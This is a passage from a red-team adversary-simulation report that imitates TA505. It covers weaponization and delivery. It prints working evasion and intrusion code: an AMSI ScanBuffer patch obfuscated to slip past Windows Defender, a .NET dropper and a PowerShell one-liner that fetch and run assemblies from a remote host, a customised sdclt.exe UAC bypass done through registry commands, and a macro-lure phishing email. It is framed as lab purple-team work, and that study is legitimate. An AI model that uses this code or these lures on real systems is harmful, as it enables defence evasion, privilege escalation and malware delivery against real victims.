


*Figure 9 TA505+ Adversary Simulation: Reconnaissance Video*

## Improvement

This phase can be improved with building an actual target organisation profile on social media, professional organisations and web services. Through this, the offensive engineers using this exercise can utilise Open Source Intelligence techniques to seek valuable information which may finally lead to the target people or group.

## Remediation

As there is no vulnerability, evasion or execution in this stage, no remediation suggested.

## Weaponization

Weaponization phase was most time-consuming phase as it included tradecraft development, defence evasion for new tradecraft and well-known open source tools, implementing ransomware safely, and finally mixing all for the initial compromise files and content. In this stage, I fixed some errors in my Petaq Purple Team C2 tool and changed compile options to make it user friendly. In addition, I developed a loader patching an old AMSI bypass to reuse against up-to-date Windows Defender. There were also a few privilege escalation requirements appeared such as UAC bypass and stealing SYSTEM token for the Meterpreter. I needed to implement a different UAC bypass to evade the detections, and also discovered a tool which was used to steal the SYSTEM token for the Meterpreter.

The initial compromise strategy was designed as seen below; starting with an Excel file, and ending with an implant fully functional. This strategy is quite similar to the TA505 initial compromise strategy. The major differences are Excel macro type and non-existing LOLBin usage.




*Figure 10 Delivery Strategy*

### Implementing Command & Control and Malware Solution

Petaq Purple Team C2 and Malware were the key components, therefore, I started with preparing easy compile, deployment and code fix updates to the software. "*TA505+ Adversary Simulation: Weaponization - 1 C2 and Malware Development*" video demonstrates how this compile process works for the Petaq Service and Implant, both. Its current version received these fixes, and .NET core service component can run on Windows, Linux or Mac, the .NET Framework malware can work on Windows .NET 4.6 and later. After some tests in the test system, Petaq was ready to deploy.




*Figure 11 Compiling the Petaq C2 and Malware*

## AMSI Scan Buffer Bypass Implementation

While Petaq doesn't have any well-known signature on Enterprise Detection and Response (EDR) solutions and Anti-Virus systems, other tools to be used this exercise might raise some alerts. As a solution, I needed to perform a bypass against the Anti-Malware Scan Interface (AMSI) to evade Microsoft Windows Defender.

Petaq AMSI Patcher is a modified version Daniel Duggan's AMSI Scan Buffer bypass originally released on his Github repository (https://github.com/rasta-mouse/AmsiScanBufferBypass). Its current version is identified by the Windows Defender's current update level and .NET 4.8 integration. To avoid this, I obfuscated the strings, but also replaced the C# internal function Marshall.Copy with a Win API called WriteProcessMemory to the current process memory. The following original code of Daniel shows the verified Windows Defender signature points to detect this attempt. This means, whenever this assembly involves in an operation, Windows Defender avoided the operation to move on.

```
using System;
using System.Runtime.InteropServices;

public class Amsi
{
    // https://twitter.com/_xpn_/status/1170852932650262530
    static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
    static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00
};

    public static void Bypass()
    {
```

```
        if (is64Bit())
            PatchAmsi(x64);
        else
            PatchAmsi(x86);
    }

    private static void PatchAmsi(byte[] patch)
    {
        try
        {
            var lib = Win32.LoadLibrary("amsi.dll");
            var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer");

            uint oldProtect;
            Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out
oldProtect);

            Marshal.Copy(patch, 0, addr, patch.Length);
        }
        catch (Exception e)
        {
            Console.WriteLine(" [x] {0}", e.Message);
            Console.WriteLine(" [x] {0}", e.InnerException);
        }
    }

    private static bool is64Bit()
        {
            bool is64Bit = true;

            if (IntPtr.Size == 4)
                is64Bit = false;

            return is64Bit;
        }
}

class Win32
{
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
}
```

*Figure 12 AMSIScanBuffer Bypass by Daniel Duggan*

The following modified code shows the replaced signatured, but also how Win32.WriteProcessMemory replacing Marshal.Copy implemented. The detection was based on Win32.VirtualProtect followed with a Marshal.Copy. Therefore, I changed the Marshal.Copy with a WriteIt function which calls Win32.WriteProcessMemory to push the patch to the current process.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public class A
{
    static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
    static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00
};

    public static void B(string[] args)
    {
        if (is64Bit())
            PA(x64);
        else
            PA(x86);
    }

    private static void PA(byte[] p)
    {
        try
        {
            var lib = Win32.LoadLibrary("am"+"si"+".d"+"l"+"l");
            IntPtr addr = Win32.GetProcAddress(lib, "A"+"msi"+"Sc"+"anB"+"uffer");

            uint oldProtect;
            Win32.VirtualProtect(addr, (UIntPtr)p.Length, 0x40, out oldProtect);

            WriteIt(p,addr);

        }
        catch (Exception e)
        {
            Console.WriteLine(" [x] {0}", e.Message);
            Console.WriteLine(" [x] {0}", e.InnerException);
        }
    }

    private static void WriteIt(byte[] p, IntPtr addr)
    {
        IntPtr bytesWritten = IntPtr.Zero;

        // Get the process handle for the current process
```

```
        var handle = Process.GetCurrentProcess().Handle;

        // Use WPM instead of Marshal.Copy
        Win32.WriteProcessMemory(handle, addr, p, p.Length, out bytesWritten);
    }


    private static bool is64Bit()
    {
        bool is64Bit = true;

        if (IntPtr.Size == 4)
            is64Bit = false;

        return is64Bit;
    }
}

class Win32
{
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        int nSize,
        out IntPtr lpNumberOfBytesWritten);
}
```

*Figure 13 AMSIScanBuffer Patched Version*

The "*TA505+ Adversary Simulation: Weaponization - 2 Petaq AMSI Bypass*" video explains the AMSI bypass requirement, and also demonstrates how this AMSI bypass can be implemented and tested using PowerShell. In further steps, this gets run in .NET Framework by Petaq Dropper.




*Figure 14 AMSI Bypass Implementation Video*

## Malware Dropper Implementation

As TA505 deploys the malware (e.g. FlawedAmmyy, ServHelper) in stages, I decided to deploy Petaq Implant as stages as well. Petaq Dropper is developed for this purpose, it's a simple download and run tool for .NET Assemblies. "*TA505+ Adversary Simulation: Weaponisation - 3 Petaq Dropper*" video describes how this Petaq Dropper can be used to run AMSI bypass, and then to run the Petaq Implant from remote.




*Figure 15 Petaq Dropper Deployment Video*

It doesn't accept any parameters, but load the assemblies from remote using the hard-coded URL address and assembly options (e.g. file name, .NET Assembly Type and .NET Assembly Method). It can support threaded work, but I preferred to run it without any threads as it may have an impact on AMSI patching process.

```
using System;
using System.Reflection;
using System.Net;

public class Program
{

    public static void Main()
    {
        // No arguments as it's a dropper, static parameters only

        // Base URL for downloading stages
        string url = "http://172.16.168.134/tools/" ;

        // .NET Assembly names, types and methods for Stage 1 and Stage 2
        string[,] assemblies = new string[2,3] {
            {"pa", "A", "B"},
            {"pi", "PetaqImplant.Program", "Main"}
        };

        // Web client will have proxy settings and credentials
        WebClient client = GetWebClient();

        // Load the assembly information for each array
        for (int i = 0; i < 2; i++) {
            // Download the assembly
            byte[] data = client.DownloadData(url+assemblies[i,0]);

            // Invoke the assembly with static parameters
            Esa(data, assemblies[i,1], assemblies[i,2]);

        }

    }

    public static void Esa(byte[] sharpassembly, string tn, string mn)
    {
        // Loading the assembly
        Assembly asl = Assembly.Load(sharpassembly);

        // Instead of Entrypoint, find the type and method manually
        // Make sure the main is public in the implant assembly

        // Type
        Type t = asl.GetType(tn);
```

```
        // Method
        MethodInfo m = t.GetMethod(mn);

        // Create the instance
        object o = asl.CreateInstance(m.Name);

        // No parameters
        object[] ao = new object[] {new string[] { }};

        // // start as a thread
        // ThreadStart ths;

        // // no parameters for now
        // ths = new ThreadStart(() => m.Invoke(o, ao));

        m.Invoke(o, ao);

        // Thread th = new Thread(ths);
        // th.Start();

        return;
    }

    public static WebClient GetWebClient()
    {
        WebClient client = new WebClient();

        // set the User-Agent in the configuration (taken from Microsoft Edge)
        client.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Edg/85.0.564.63");

        // get the default proxy if there is
        client.Proxy = new System.Net.WebProxy();

        // get the credentials for the proxy if there is
        client.Proxy.Credentials = System.Net.CredentialCache.DefaultCredentials;

        return client;
    }

}
```

*Figure 16 Petaq Dropper Source Code*

### Implant, Service and Metasploit Framework Integration

After developing the dropper and AMSI bypass, and adjusting the Petaq C2, I tested them against the target system. The developed custom content didn't trigger any alerts and Petaq Implant connected to the C2 after the initial execution. We use Metasploit Framework in the

Lateral Movement and Actions on Objectives phases. It was a good opportunity to test the Petaq and Metasploit Framework integration against the target system as the Windows Defender can detect Metasploit Framework and Meterpreter in most of the cases. "*TA505+ Adversary Simulation: Weaponization - 5 Petaq Implant Running Meterpreter*" demonstrates the integration and run.




*Figure 17 Petaq C2 and Metasploit Framework Integration*

In absence of the Excel 4.0 macro, Petaq Dropper can be deployed using PowerShell as it also loads .NET assemblies and run them. The following code can run on PowerShell to load the Petaq Dropper, then AMSI patcher, and finally Petaq Implant. If the initial compromise priorities change from email to USB implant, such as using a physical USB keyboard implant to type commands faster on victim system, the following code can be used.

```
$m=new-object net.webclient;$Url='http://172.16.168.134/tools/pd';
$dllByteArray=$m.downloaddata($Url);
$assembly=[System.Reflection.Assembly]::Load($dllByteArray);
$t=$assembly.GetType('Program'); $m=$t.GetMethod('Main');$m.invoke($null, $null);
```

*Figure 18 PowerShell Starter for the Petaq Dropper*

## Privilege Escalation Development

Privilege escalation in an updated Windows 10 is difficult, especially with Windows Defender running. If there are no missing patches, unpatched vulnerability (a.k.a 0 day), or a configuration mistake, the privilege escalation is a challenge. However, it is not the only challenge as there additional security controls such as UAC and Windows Defender detections.

In the target system there was no configuration mistakes or missing patches, though, the user logged on was local admin which is a common misconfiguration in larger organisations. Some important employees, or all, may have local administrator privileges on their laptop. I decided to demonstrate this scenario and relied on bypassing User Access Control (UAC) and getting administrative privileges.

UAC bypass itself is a detection point for Windows Defender, especially it's not easy with files saved to disk. I reutilised an existing and known UAC bypass vulnerability. Microsoft doesn't recognise the UAC as a security boundary; therefore, they only add detections to Windows Defender, but don't patch those issues.

Sdclt.exe has auto UAC elevation, this leads to several known UAC bypasses in the wild[11]. Though, these known bypasses, especially the bypass mentioned by Emeric Nasi's blog, were identified by Windows Defender easily. It needs to be changed, because the registry key related to this attack was well monitored.

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d
"cmd.exe /c notepad.exe" /f && reg add
HKCU\Software\Classes\Folder\shell\open\command /v
"DelegateExecute" /f
```

*Figure 19 UAC Bypass Using Sdclt.exe by Emeric Nasi*

As a solution, I relied on a couple of things such as my Petaq Dropper would be clean, PowerShell starter would be clean, also I shouldn't use any signatured words such as cmd, powershell or command. I found out that if **cmd.exe or powershell** could be copied to %TEMP% as **test.exe**, then it can be used as a replacement of it in the first command. Another option is using a batch file, and using it as the command. This bypass still works, because Windows Defender doesn't care use of this registry key nor DelegateExecute, but the command given. Finding a writable path is also easy, any path under the user directory or %TEMP% can be used for it. In the example below, I uploaded a batch file contains the PowerShell starter, and used it in the command field.

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d
"C:\Users\greedo\AppData\Local\Microsoft\WindowsApps\ubp.bat"
/f

reg add HKCU\Software\Classes\Folder\shell\open\command /v
"DelegateExecute" /f

sdclt
```

*Figure 20 UAC Bypass Using Sdclt.exe Customised*




*Figure 21 UAC Bypass Using Sdclt.exe Demonstration Video*

## Creating an Office File Running Petaq Dropper

Microsoft Office 2019 comes with security updates and additional macro security controls which makes initial compromise quite difficult. Though, the Windows Defender and security controls still have blind sides on Excel 4.0 Macro implementations. ExcelntDonut is an Excel 4.0 Macro generator to inject shellcode to the memory, developed by FortyNorthSecurity.

Tool Name: ExcelNtDonut
Author: FortyNorthSecurity
Repository: [https://github.com/FortyNorthSecurity/EXCELntDonut](https://github.com/FortyNorthSecurity/EXCELntDonut)




*Figure 22 Preparing Excel 4.0 Macro and Final Initial Compromise File*

Excel File Template: Annual financial report
Author: Microsoft
Repository: https://templates.office.com/en-au/annual-financial-report-tm00000051

I used the ExcelntDonut to generate the Excel 4.0 macro and added to an Excel file template available on Microsoft Templates as can be seen in "*TA505+ Adversary Simulation: Weaponization - 7 Excel File Running Petaq Dropper*" video. After testing the Excel calling Petaq Implant after a chain of operations, the weaponization phase was complete.

### Improvement

Having the knowledge of Meterpreter **getsystem** actions won't work, I should have seen that the UAC bypass forking Meterpreter won't solve the SYSTEM level privilege challenge. This has been resolved in the exploitation phase with another third-party PowerShell script used to steal the SYSTEM token after the UAC bypass to run Meterpreter. This step could be moved in this weaponization phase to make the exercise run smoothly.

### Remediation

While the attacks are not delivered to the victim in this phase, there is no direct remediation.

## Delivery

Delivery phase is an automated process for the TA505 exercise as the user is simulated. I prepared an email with some typos and indications of malicious intent just like the real-life compromise attempts. This file has been placed to the user (Greedo) desktop and actions were taken just like the normal user. The user clicked the link, downloaded the Excel file served from the Petaq Service, and opened it with macro enabled.

Hi Jack,

I prepared the financial report for the end of financial year, it on the link below. Apologies for delay. Please enable macro when open it, the numbers are dynamically calculated. Thanks.

http://172.16.168.134/tools/End_of_year-Financial_Report-2020.xlsm

